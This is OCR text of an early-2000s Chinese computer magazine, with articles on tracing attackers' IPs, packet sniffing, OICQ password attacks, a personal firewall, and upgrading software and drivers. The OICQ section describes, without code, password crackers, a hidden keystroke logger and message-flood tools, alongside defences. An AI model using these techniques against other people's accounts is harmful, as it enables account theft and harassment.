
另外，对于Win95或者Win98的用户，可以点“开始”里的“运行”，然后输入“winipcfg”并回车，即可看到自己的IP地址(图8)。

《谋攻篇》

仅仅被动挨打可不行，至少也要知道是谁干的。

一、发现对方

一般情况下我们也不需要关心别人的IP，因为人不犯我么。不过要是”敌人”成心和你为难，那就对不起了，你的IP也会被我查出来。最简单的一个例子就是当我们安装了防火墙后，敌人的攻击和探查数据将会被防火墙截获，并在日志里显示出来。所以你要是听到了防火墙的报警声，打开防火墙程序即可看到对方的IP地址


图 9

（如图9）。

使用特定的程序诸如CaptuerNet（见后文）也可以监视网络数据，从而得到攻击者的IP。

二、追捕

当得到“敌人”的IP后，我们可以使用国产的“追捕软件”追踪攻击者的IP（目前仅限国内）。追捕的主要功能：

1.可以根据IP查询对方的所在地，目前提供国内163/169的大部分地址。

2.可以查询对方IP的域名，可以查询对方机器上提供的服务功能。

3.可以从命令行获取IP地址，方便MIRC用户调用。

4.可以从剪切板获取IP地址。

5.可以把查询结果放到剪切板上。

6.可以设置智能追捕功能，在激活追捕时可以自动从剪切板上取出IP地址进行查询。

7.可以隐藏在SysTray条中，并增加通过NETBIOS取对方机器名的功能，随便对方怎么改变IP，都可以轻易识别出对方。

追捕的下载地址：http://www.download.com.cn/show.phtml?action=download&id=1067&lo=1&name=wryzip.zip

追捕的使用：相当简单，只要填入你查到的对方IP即可。追捕马上就会告诉你这个IP地理位置是哪里，该机器上有什么服务等（仅对国内IP有效）（图10）。

如果要追踪国外的IP，就需要别的工具了。Neotrace是个不错的图形化显示工具，可以显示一张地图，并显示对方所在的地理位置。

三、监视网络数据——CaptureNet

CaptureNet由SpyNet出品，说它是个“网络间谍”毫不为过，因为它是一个相当典型的“网络嗅叹器”软件。嗅叹器，英文名为Sniffer，其原理相当于一个鼻子，凡是网络上流经这个鼻子的数据都会被记录下来。之所以把它形容为“鼻子”，是说它的刺探是悄悄进行的，不为人所知，但是哪怕空气（网络）里有一丝残余气味（数据），都逃不过它的嗅探（图11）。

嗅叹器在网络攻击中特别有用，不过本文只是介绍如何利用这个软件了解自己的系统和网络数据。

此软件很小，容量不足2.5MB，却可适用于Win95/98/NT/2000等不同系统，不过必须安装了IE4以上版本的浏览器。

下载地址：http://packetstorm.securify.com/sniffers/spynet/spynet312.exe

1. 安装

相对来说也很简单，只要一路点“Next”和“Yes”按钮即可完成整个安装过程。由于Spynet312.exe包括了CaptureNet和PeepNet两个软件，所以Spynet默认是软件全装。如果你想改变这一点，请在安装方式上选择“Custom”，而不是“Recommend”。这样安装过程中会出现具体的安装选择，如果你不想全装，就可以在图12中，将“PeepNet”前面的对勾去掉。

2. 使用

（1）绑定适配器　双击CaptureNet的图标运行它，第一步就是要设置一下软件需要绑定在哪个网络适配器上。由于我们讲述的是保护个人上网电脑，所以显然该选择“拨号适配器”了。选择好后，点“确定”按钮即可正式进入使用状态（图13）。




图10



图11




图12




图13

（2）熟悉界面　进入软件后，如果仅仅进行最基本的使用，那我们只需要了解两处即可。

请特别留意左上角，那个IP后面显示的数字就是自己的IP地址。还有就是下面的那个“Start Capture”按钮，只要在联网状态下，按下按钮即可开始嗅探数据并记录（图14）。（注意到按钮左边那个呼呼大睡的家伙了吗？别看它现在困得很，按下按钮后马上就会精神起来，变成一对炯炯有神的大眼睛，眨也




图 14

不眨地盯着网络数据的传输）。

按钮下方分别是硬件过滤器、软件过滤器，右边上方的大窗口显示CaptureNet捕获的数据包，右边下方的小窗口显示的是具体数据包中的内容，会同时显示16进制数据和对应的 ASCII 字符。

3. 过滤器设置

一般情况下，CaptureNet 不再需要进行其他设置，不过如果你想彻底地研究一下网络数据，那么可以好好地了解一下（图15）。

其他还可以设置的部分包括行为（Actions，指定在数据缓冲区满后如何保存数据等操作）、杂项（Miscellaneous）等多方面设置。

4. 实战教程

有了CaptureNet，你就可以监视你的机器上一切流进流出的网络数据。如果此刻有黑客攻击你，你就可以轻而易举地从所捕获的数据包中获得他攻击的源 IP 地址，进而顺藤摸瓜探查对方机器等。

这里我们举一个例子，来演示一下 CaptureNet的使用。

OICQ想必大家都用过，但不知你有没有留意到，发消息时，窗口里会有个小小的广告条图形在闪烁？这里我们就来探查一下这些具体广告 Banner 的互联网存放位置（图 16）。

拨号上网并运行CaptureNet，关闭除了 OICQ 外其他所有的网络程序，然后利用 CaptureNet程序侦听OICQ来往的所有数据。由于 OICQ 主要是利用 UDP 协议和 4000 端口，所以你要对发往本机 IP 地址的上述类型数据特别留意。很快可以发现，在大量杂乱的数据中，有些数据包是明码的 HTTP 协议请求，明码写有 HTTP 之类的 ASCII 字符，如图 17 所示。

经追踪，我们在某些数据包中发现了如下代码：http://tadsoi.tencent.com/View/83/IPneta.gif。



图 15




图 16




图 17

经用浏览器验证，确认这就是我们捕获的 OICQ 广告请求。至此，数据追踪成功完成。

看了这个简单的实战教程，相信大家都领教了CaptureNet的威力了吧？配上软硬件两个过滤器，可以发挥出更为强大的作用。具体的大家可以边使用边领会。不过要提醒一下的是，CaptureNet 是共享软件，使用到期后不要忘记去注册喔。

四、 OICQ攻击与防护

其实对ICQ和OICQ的攻击早就已经有了，只是以前OICQ还不太流行的时候，不太为众人所留意罢了。现在 OICQ 越来越流行，对 OICQ 攻击的危害性也越来越大，故不可不知。

密码攻击

OICQ对用户口令的保护相当脆弱，尤其是425C以前的老版本。OICQ把用户的登录信息（包括密码、个人资料）加密保存在“本地硬盘\program files\OICQ\用户号码\用户号码.cfg”文件中，且加密算法较简单。于是有人研究了 OICQ 的口令加密机制后，写出了相应的程序，可以很容易地破解 OICQ 用户密码。该破解可分为本地破解和远程破解。

本地破解即在本地机上破解（无须上网），使用一种称为 OICQ 密码终结者的程序，只需选择你要破解的 OICQ 号码的目录路径，然后选择密码类型，如字母型、数字型或是混合型，再点击“开始”按钮就 OK 了。它的破解速度极快，一秒钟可达20000次，若以纯数字或是纯字母组合的密码少则几分钟多则几小时就原形毕露了。破解某位仁兄四位纯数字的密码仅仅一秒钟搞定！

另一种软件则另辟蹊径，在你输入密码登录 OICQ 的瞬间偷偷记录你的密码。而偷密码者要做的就是在你上网之前运行该程序，然后在你下网离开后到你用的机器C盘根目录下查看一个名叫log.txt的文件，此时你

的密码早已乖乖地呆在里面了。该程序运行时，按Ctrl+Alt+Del也无法看到，真可谓明枪易躲，暗箭难防啊！

关于远程破解，使用的是一个称之为OICQHACK的程序(图18)。它可在线破解一个或同时破解多个账号的密码，速度极快。不过还好，为防止滥用，必须向作者询要注册码。另外，在OICQ99流行的时代，还出过一个叫做OICQ消息阅读器的软件，只要选好OICQ的安装路径，则OICQ安装目录下的所有OICQ账号都在劫难逃，好友名单和聊天记录就都很方便地展示在入侵者的眼皮底下了。

针对这些问题，腾讯公司在OICQ99b、OICQ2000中不断改进加密算法，以确保用户密码暂时不会被人窃取。但是，即便是目前的OICQ2000系列，虽然密码加密性已经大大增强了，但是还存在着穷举法攻击口令的软件。

OICQ口令攻击之防护

不断升级到最新版本。另外，选取密码时，应尽量选取那些不易破解的密码。一个好的口令应当至少有7个字符长，不要以个人信息和纯数字做口令（如生日、名字等）。口令中要有一些非字母和非数字（如标点符号、控制字符等），即口令不要以纯字母或纯数字形式出现。再就是定期改变口令，永远不要对自己的口令过于自信，也许就在无意当中泄露了口令，定期更改口令会使自己遭受攻击的风险降到一定限度之内。举个例子，比如“OICQ2000good！”就是个好用难猜的密码。

为了保护自己的密码，你可增加一个本地信息口令，这样的话，他即使知道你的OICQ密码也进入不了你的账号。尽管OICQ阅读器宣称能看到所有版本的聊天记录，但对这种本地信息口令保护的账号只能看到好友名单，而聊天记录则是一堆乱码。

对于在网吧上网的朋友，我强烈建议临走时彻底删除OICQ安装目录下以你账号命名的文件夹，这样一来，即便世界最黑的黑客也无能为力，望号兴叹了。下次登录OICQ，服务器又会把你的好友名单传送回来。不过这种方法有个弊端，就是会丢失你的好友聊天记录。

OICQ炸弹

简单地讲，就是在极短的时间内发出大量的信息给某个OICQ账号，使之应接不暇，系统速度变慢直至下线或当机。用于轰炸的程序举不胜举，简直是琳琅满目，极为丰富。

虽然OICQ为此不断升级更新版本，但由于这些炸弹都是基于OICQ的消息原理开发的，腾讯公司也没有办法。咱们惟一的防护方法就是设置“必须验证才能让对方加自己为好友”，只要不让对方把自己列为好友，想攻击你就不容易了。

另外，我们后文介绍的防火墙，虽然可以有效地防止一些病毒程序、黑客木马程序的入侵以及IP探测和攻击，但由于OICQ炸弹大多数遵循TCP/IP协议，以正常途径进行



图18



图19




图20

发送，所以防火墙对大多数OICQ攻击是没有办法防护的。

惟一可以告诫大家的是：

1.将OICQ立刻升级到最新版本，对最新版本的攻击相对来说都弱一些。

2.当收到洪水般的消息时，立刻断网。

《善守篇》

个人防火墙

对付所有攻击较好的防范办法就是——安装防火墙！为此我们专门来介绍一款软件：天网防火墙个人版2.0。

天网防火墙个人版是一套给个人电脑使用的网络安全程序（免费软件），它可以帮你抵挡网络入侵和攻击，防止信息泄露(图19)。

天网是怎样工作的？

所有的Internet通信都是通过独立数据包的交换来完成的。每个包由源主机向目标主机传输。为了到达目的地，不论两台电脑是隔着两步远还是在不同的大洲上，每个Internet数据包都必须包含一个目标地址和端口号，以及源主机的IP地址及端口号，以便接收者知道是谁发出了这个包。而天网防火墙检查每个到达你的电脑的数据包，它会选择哪些包该

拦截，哪些包该放行。这样，恶意的探测和攻击就被防火墙拦截了(图 20)。

1. 下载与安装

http://sec.sky.net.cn/files/setup.exe

天网防火墙是中文软件，安装极为简单，这里略去。

2. 使用

从“开始”菜单选择“天网防火墙个人版”，开始运行。

如果你还没有注册过，运行时会先弹出注册对话框。你可以去天网的网站进行注册（免费注册），取得注册号。输入注册号即可开始使用了。

如果你不了解互联网安全规则，不要紧。天网防火墙安装好了以后，已经内置了一系列的安全规则，你可以不用作任何设置，马上投入使用即可。运行时天网防火墙会自动缩小到任务栏右下角（图21 喇叭旁边的盾牌就是），对系统进行保护。

平时不用去理睬它，它会自动保护你的系统和网络。一旦真的发现了不对劲的情况，只要鼠标左键双击“天网防火墙”图标，然后单击工具栏上的“接通/断开网络连接”按钮，即可将计算机和网络脱离，免除被攻击和信息泄漏等烦恼。等风头过了，再重新连接上去。

3. 设置



图 21



Í¼22


图 23


图 24

要想对防火墙进行设置，可用鼠标右键单击屏幕右下角的“天网防火墙个人版”图标，激活菜单。在菜单里选择“系统设置”即可(图22)。

另外，鼠标左键双击它可以直接打开天网防火墙程序进行设置。各位可以单击工具栏上的相应按钮进行设置(图23)。

从左到右分别是：系统设置、安全规则设置、日志、接通/断开网络连接、打开/关闭防火墙、打开/关闭声音报警、关于、退出天网。

这里要特别留意一下系统设置，建议设置“开机后自动启动防火墙”，并可设置事件日志中时间的记录格式，重置防火墙规则，选择报警声音文件设置“两次报警间隔最少时间”，以及设定“端口对照”等。

安全规则设置(图24)：

这里是系统最重要，也是最复杂的地方。如果你不熟悉网络，最好不要调整它。如果你熟悉网络，就可以非常灵活地设计适合自己使用的规则。具体使用方法可以参看天网程序的帮助部分。

日志：

这个页面用于显示防火墙的记录，你可按“保存”按钮来保存日志信息，也可按“清空”按钮清空日志。受到攻击的时候（此时防火墙图标会闪动），这也是你查看“敌人”IP 地址的地方。

特别提醒：

天网防火墙相当的敏感，稍有风吹草动都会报警。不过它的报警并不一定就意味着你被攻击了——举个例子，在OICQ里的朋友给你发送文件时，天网也会报警的（它以为黑客要进入你的计算机呢，呵呵）。对天网这种“神经过敏”的行为，我个人是比较赞赏的（敏感总比迟钝好），反正一般的攻击它都能自动防护，所以也就懒得管它，随它自己去过敏了。至于它频频的报警声如果让你觉得很烦，那就在设置里把“报警声”关掉即可。

接通/断开网络连接：

如果按下，那么你的机器就完全与网络断开了，就好像拔下了网线一样。没有任何人可以访问你的机器，但你也不可以访问网络。

打开/关闭防火墙：

如果按下，那么防火墙就关闭所有的功能(就好像没有使用它一样)。

注意，“接通/断开网络连接”是防火墙的一项保护功能，所以如果防火墙一旦关闭，那么“接通/断开网络连接”功能同时也失效。

打开/关闭声音报警：

如果按下，那么防火墙将关闭声音报警功能。

后　语

好了，洋洋洒洒地呼啦了一通，希望对广大网友了解黑客、预防被黑有所帮助。多谢各位有耐心看到这里，谢谢！

春天的脚步向我们走来，万物开始复苏
小渔在春节好好听了一番父母的鼓励后
又开始全身心地投入到工作中，精力充沛
为了在新的一年与众多的电脑爱好者朋友共同进步
小渔在家里也充了充“电”，将自己升了升级
大家是不是也在考虑升升级，然后大干一场呢？
来，升级吧！
新世纪，塑造新的我！
——步步高栏目主持　小渔



今天，你升级了吗？之 软件篇

□江苏　刺猬

我们今天所讲的“软件升级”包括了操作系统、工具软件等。

操作系统大升级

虽然Linux逐渐热门起来，但对一般朋友而言，目前使用的仍主要是Windows系列的操作系统。

1.认识Windows系列操作系统

如下表所示，Windows操作系统的大家庭可谓是人丁兴旺，从高端的服务器到普通的家庭用户，从桌上台式机到笔记本电脑以及新兴的数字家电，都有相应的操作系统推出。

Windows操作系统	各自的应用场合
Windows 9x	有Windows 95/98/98SE等版本，同时适用于个人用户和商业用户
Windows NT	主要是Windows NT4.0版，主要应用于网络服务器
Windows Me	适合于家庭用户，又称“千禧版”
Windows 2000	是Windows NT4.0的新一代版本，但可同时适用于服务器和个人用户
Windows CE	数字家电如掌上电脑、嵌入式家电的操作系统，大名鼎鼎的维纳斯就是使用该操作系统，国内众多信息家电也大多采用该系统

另外Windows 98有第一版、第二版、第三版的说法，我们常讲的SE就是第二版，Windows Me实际上就是第三版，微软声称自Windows Me后不再推出Windows 9x系列的新版本。

2.为什么要升级操作系统？

对于Windows系列来说，从Windows 3.1→Windows 95→Windows 98，其中无不掀起一波又一波的升级浪潮，不过后来的Windows 98SE影响就小多了，直至微软推出面向家庭用户的Windows Me（Windows 2000由于对硬件的要求比较苛刻，升级的朋友略少些）。每一次升级操作系统，都意味着你计算机启动的速度又变慢了，因为新的操作系统所需要的最低硬件配置都比原来提高不少，如Windows 98的最低要求是486DX、66MHz、24MB内存，Windows Me的要求则提高了许多：主频不低于150MHz，内存不少于64MB，而且推荐的最佳内存为128MB，是不是又要你掏钱进行硬件的升级？但是，面对着Windows 2000、Windows Me的强大宣传攻势，你能守得住原有版本的操作系统吗？因此，及时将操作系统升级到最新版本，不仅是我们追新的需要，也是学电脑、用电脑的需要，因为许多应用软件会随着新版本操作系统的发布进行各种升级，你不升级操作系统便无法发挥它们的最大作用，再说，不升级连许多软件都会无法安装，还有一些硬件也需要操作系统的支持哟。

3.两种不同的升级思路

升级操作系统一般有两种做法，一种是升级安装，也就是将原有的操作系统进行覆盖升级到新的操作系统，如将Windows 95直接升级为Windows 98/98SE/Me/2000等。这样做的好处是原有的应用软件和驱动程序绝大部分都能继续使用（只是Windows 2000苛刻些，在其下一些硬件需要特定的驱动程序，而且许多软件无法使用）。

另外一种方法是“全新安装”，即在保留原有操作系统的基础上安装新的操作系统，也就是说实现双启动，如Windows 98/Me与Windows 2000实现双启动。这样既可以享受Windows 2000的稳定性，又可以继续使用原来的应用软件和游戏。

4.升级要领

其实，如何升级到新的操作系统，《电脑爱好者》已经发表过不少这方面的文章，相信对朋友们来说都不是一件难事，因为Windows操作系统的安装界面采用我们熟悉的向导方

式，你只要按照提示一步步做下去就可以了。但笔者要提醒的是，在安装之前将BIOS中的防病毒设置功能“Virus Warning”关闭，否则安装时会频频报错，安装无法进行下去。另外就是在运行安装程序之前最好先运行磁盘缓冲程序Smartdrv.exe，这样可以大大加快安装速度，特别是当你在DOS方式下运行Win386.exe安装Windows 2000时更不可忘记，否则安装速度之慢会令你无法忍受的。另外，请你提前准备好各种硬件设备的驱动程序，如显卡驱动程序、主板驱动程序、Modem驱动程序等，总之是越多越好。

工具软件升级之步步高

其实，我们平时升级最多的还不是操作系统，而是各种工具软件或应用软件，作为电脑爱好者当然是要保证用上最新的软件啦，升级何乐而不为呢？

第一步：获得最新版本的软件

当你得悉所使用的某款软件已经推出新版本，那么可以通过以下几种方法得到：

不同类别软件	获得新版本的方法
商业软件	找原经销商进行升级，可能需要付升级费
	免费派送，如金山毒霸钻石会员版可以18个月内获得6套最新升级的完全版本光盘
	网上升级，只要到厂商网站进行在线更新即可，当然前提是你是注册用户
免费软件	一般可以直接到作者主页或软件网站上下载得到
共享软件	可以从作者主页或软件网站上下载其试用版本，注册用户会有E-mail通知

第二步：对原有的软件进行升级

1.需要删除旧版本的软件。有些软件升级需要删除原来的旧版本，如著名的DirectX 8.0强化了图像质量和音频效果，尤其是对DirectDraw和Direct3D的接口作了强化，提高了性能，使编程更为简便，同时还支持Windows媒体音频和视频（WMA和WMV）读写，但讨厌的是假如你已经安装过它的测试版本，那么在升级时就会无法安装，需要用到一个名为DirectX Uninstaller的软件来帮忙，它可以让你在不需格式化和重新安装操作系统的情况下卸载DirectX，需要的朋友可以到ftp://ftp1.mydown.com/home1/soft21/dxuninst.exe下载，文件大小仅660kB。

2.需要无后台程序运行的软件。有许多软件要求在安装时没有后台程序同时运行，虽然我们看到“建议在安装程序时关闭其他应用程序”的提示总是不大在意，但有的软件对这方面却比较敏感，如智能陈桥五笔输入法软件，它在安装的时候要求旧版本的智能陈桥五笔不在运行状态，但事实上只要你进入Windows系统曾经调用过它，安装的时候就无法进行下去。这时，你必须按照完全卸载的方法将旧版本的智能陈桥五笔输入法从系统中清除（当然并不需要你真的删除该目录）。假如你怕麻烦的话，索性重新启动一次就可以正常安装了。

3.升级时需要相应支持的软件。有一些软件安装时需要其他文件的支持，如游戏程序一般需要较高版本DirectX的支持，还有一些数据库软件需要VB、VC运行库或ODBC的支持等，若安装程序检测到条件不满足时，安装过程就无法进行下去。此时，一方面可以到原下载网站下载支持文件，或者根据提示信息重新安装有关文件。

4.只需要进行在线更新的软件。防病毒软件一般都可以进行在线更新，这也是我们对防病毒软件的一个要求，毕竟在Internet时代，各种新病毒层出不穷，病毒库得不到及时升级，那是很危险的。进行在线更新很简单，笔者这里以升级金山毒霸为例说明，只要上网，打开金山毒霸主程序，执行“工具/更新金山毒霸”命令，然后选择一个离你比较近的服务器后，点击“开始更新”就可以了。当然也可以进入金山毒霸产品的主页下载升级文件进行更新。

总的来说，绝大部分软件进行升级时的要求并不高，只要直接执行Setup.exe安装程序就可以了，有些软件的升级更简单，只要将相应文件拷贝到原安装路径下覆盖旧文件就可以了。

第三步：对新版本软件进行设置和注册

有些软件升级后会丢失原有的注册信息和设置，例如某些英文软件升级后原来的汉化界面就不存在了，你必须重新安装相应版本的汉化包。有些共享软件在升级后还需要重新输入注册码，如著名的ACDSee和智能陈桥五笔。虽然有一些软件允许在同一系统下同时安装不同版本，但笔者建议还是采取覆盖的方式比较好，一方面可以节省硬盘空间，另一方面也便于管理。

软件升级后的常见问题

在操作系统几乎由Windows一统天下的时代，相信你只要学会一个软件的升级，基本上就可以畅通无阻。不过，你还是不可避免地会遇到下面这些问题：

软件升级后的问题	原因及解决办法
升级后无法运行	原因有多种，最主要的可能是你安装了错误的版本（有些软件有For Windows 9x和For Windows 2000的不同版本），也可能是文件在下载的过程中损坏，重新下载后安装
升级后经常发生系统错误	可能是新版本的软件本身在设计方面有Bug，建议卸载后重新安装旧版本或重新到另一个地方下载（不排除黑客或木马程序）
Word中的可用字体只有2种	这是由于在安装AutoCAD软件时选择了“完全安装”所致，从“打印机”窗口下重新设定默认打印机即可

事实上，升级软件也充满了危险性，从某种程度上来说，不亚于升级主板BIOS和驱动程序，一方面是黑客软件、木马程序和病毒的侵入，另一方面是新版本软件与原有操作系统的不兼容问题，因此在从网上下载软件时，最好先升级你的防病毒软件，打开实时监测功能。

今天，你升级了吗？之驱动程序篇

□江苏 刺猬

经常阅读电脑报刊的朋友会发现，许多文章都介绍说，为了提高系统性能，需要经常更新硬件的驱动程序。从理论上说，凡是硬件设备都需要安装相应的驱动程序，不过CPU、内存、软驱、键盘等标准组件可以被BIOS直接支持，不安装驱动程序也可以正常工作，但其他的硬件设备如光驱、扫描仪、鼠标、声卡、显卡、Modem、打印机、手写笔等就必须安装驱动程序了。

了解驱动程序的种类

驱动程序的安装和升级与软件不同，虽然它不像BIOS升级那样会引起主板的损坏，但同样具有一定的危险性，最典型的是产生不兼容问题甚至系统崩溃。因此，了解一下驱动程序的种类还是有好处的。

1.硬件厂商随机提供的专用驱动程序。如果某硬件设备需要特别的驱动程序才能在Windows系统下正常工作，那么一般会随设备附送驱动程序，最常见的是做成光盘的形式，有时是放在软盘上，从驱动程序光盘或软盘上可以找到该设备出厂时的最新版本驱动程序和调试工具等，有些硬件厂商的产品型号比较多，他们为了用户的方便，会将多种型号的硬件设备的驱动程序放在一张盘上。硬件厂商免费提供的驱动程序一般都是正式版本，比较成熟、稳定，而且 Bug 也比较少，朋友们购机时可一定不要忘记索要这张驱动程序盘哟。

2.Windows 自带的通用驱动程序。我们一般情况下使用 Windows 自带的驱动程序，同样可以保证硬件设备正常工作，不过假如你的硬件是在该版本 Windows 操作系统发布后推出的产品，那就只好安装硬件厂商提供的驱动程序了。因此，各大硬件厂商都一直与微软保持着良好的合作关系，通常是由硬件厂商提供相应设备的驱动程序并交给微软公司的Windows 硬件质量实验室（WHQL）进行兼容性测试，通过 WHQL 测试的驱动程序才能保证与Windows的最大兼容，然后这些驱动程序会被放在相应Windows版本的驱动程序库（WDL）中，这些驱动程序的稳定性当然不用去说，但也会牺牲一些性能。现在，你明白为什么有许多硬件设备如光驱、显示器等不需要安装专门的驱动程序也能工作了吧？



当然，WDL库的驱动程序随Windows 发布后，相应硬件厂商可能又推出了新版本的驱动程序，微软公司会在其网站上定期发布WDL的升级版本，新版本的Windows通常也会更新许多硬件的驱动程序，并支持更多的新硬件和有关硬件规范。

3.各种测试版本和非正式版本的驱动程序。除了上面介绍的两类驱动程序外，我们经常可以在网上看到硬件厂商提供的测试版本的驱动程序（文件名带“a”、“b”等字样），这些驱动程序只提供给用户测试，但不提供技术支持。由于这些驱动程序并没有经过充分的测试，可能存在着一些Bug，也有些驱动程序并不是原厂商推出的，是由其他厂商或超级DIYer发布，使用起来就更要小心了。

确定自己是否需要升级驱动程序

刚才，我们已经介绍了三类不同的驱动程序，最佳的选择当然就是选择原厂商提供的最新版本的驱动程序了，假如你怕麻烦或不希望系统经常出现稳定性方面的问题，那么就可以使用 WDL 库自带的驱动程序。当然，对 DIYer 而言，定期对相关硬件的驱动程序进行升级，也是不断提升系统性能，解决兼容性问题的一种手段。不过，在升级之前，还是应该考虑如下问题：

1.原有驱动程序的版本问题。首先，你需要看一看原有驱动程序的版本是否已是最新版本，假如已是最新版本，当然就没有必要去升级了。当前驱动程序的版本可以通过“控制面板/系统/设备管理器/属性/驱动程序”来查看，如图1所示，笔者的罗技鼠标的驱动程序是10/25/2000发布的最新版本。

2.升级新的操作系统后的问题。从Windows 98升级到Windows Me，一般不需要升级硬件设备的驱动程序，因为Windows Me仍然是以Windows 9x为内核，原有设备可以正常使用。但假如你在升级到Windows Me时是选择了全新安装或者升级到Windows 2000，那么基本上原来的驱动程序都应该进行升级。要注意的是有一些硬件设备至今未推出 For Windows 2000 的驱动程序版本，朋友们在升级操作系统前可要先到网上查一查是否有这些版本的驱动程序，否则升级到新的操作系统后无法正常工作可就麻烦了。

3.你的硬件是否存在Bug或兼容性问题。例如VIA 的4.20版本四合一驱动程序在IDE部分存在较大的 Bug，升级后反而会产生很多问题（最严重的是出现“驱动器工作在兼容模式下”，并大大降低硬盘性能，原来的Ultra ATA/66硬盘只能工作在PIO模式下，连Ultra ATA/33也不如）。假



图 1




图 2




图 3




图 4

如你的硬件没有什么问题，那么升级不升级也就无所谓了。

4.升级失败后的问题。做任何事情都要事先考虑到后果，升级驱动程序也是如此，虽然它的危险性比较小，但假如你是一个新手的话，那么最好还是请高手代劳比较好，或者先看看《电脑爱好者》上有关升级驱动程序的文章，对升级的过程和步骤了解一下，另外还要备份好注册表和一些重要的文档资料，这样升级起来就比较保险。笔者推荐你在升级之前先使用Ghost为C盘做一个映像文件放在第二硬盘或其他分区，这样就万无一失了。

升级驱动程序之步步高升

在了解升级驱动程序的一些注意事项后，我们就可以正式开始升级驱动程序了。

第一步：获取新版本的驱动程序

可以到相应厂商的网站或者驱动之家等网站下载最新的驱动程序，在驱动之家你还可以订阅驱动更新快报，及时获得新版本驱动程序的信息。

第二步：将下载得到的驱动程序文件解压缩

第三步：从“设备管理器”中找到需要升级驱动程序的硬件设备

第四步：升级驱动程序

选择“驱动程序”标签，点击“更新驱动程序”按钮，出现“更新设备驱动程序向导”对话框，接下去就不多说了。

第五步：重启动计算机

驱动程序升级过程中易出现的问题

一般情况下升级驱动程序都是从“设备管理器”中进行的，但有些驱动程序中带有Setup.exe程序，这样就可以直接运行Setup.exe完成升级工作。下面，笔者以表格的形式说明在升级驱动程序过程中经常出现的一些问题，供朋友们参考：

升级驱动程序时出现的一些问题		原因和解决办法
升级显卡驱动程序后出现花屏		这是一个比较常见的问题，最主要的原因是在升级时的显卡类型选择错误（一般都有AGP或PCI显卡的选择步骤，如图2所示），只要重新安装一次就可以了
设备管理器中出现两个同类型的设备		可能是由于你选择了“添加新硬件”的方式，可以先从安全模式下删除多余的设备，然后重新从“设备管理器”中升级驱动程序
升级VIA四合一驱动程序后	设备管理器无法识别硬盘型号	最常见的是只能看到“GENERIC IDE TYPE 47”信息，这说明未安装IDE总线控制程序，正确的应该是如图3所示的信息
	DMA选项不可见	其实这是正常的，因为DMA已由VIADAMTOOL程序管理（如图4所示）
	驱动器工作在兼容模式下	一种可能是安装了4.20版本的驱动程序，该版本的IDE部分存在Bug，建议升级至其他版本；另一种可能是更改了install.dat文件，请勿更改
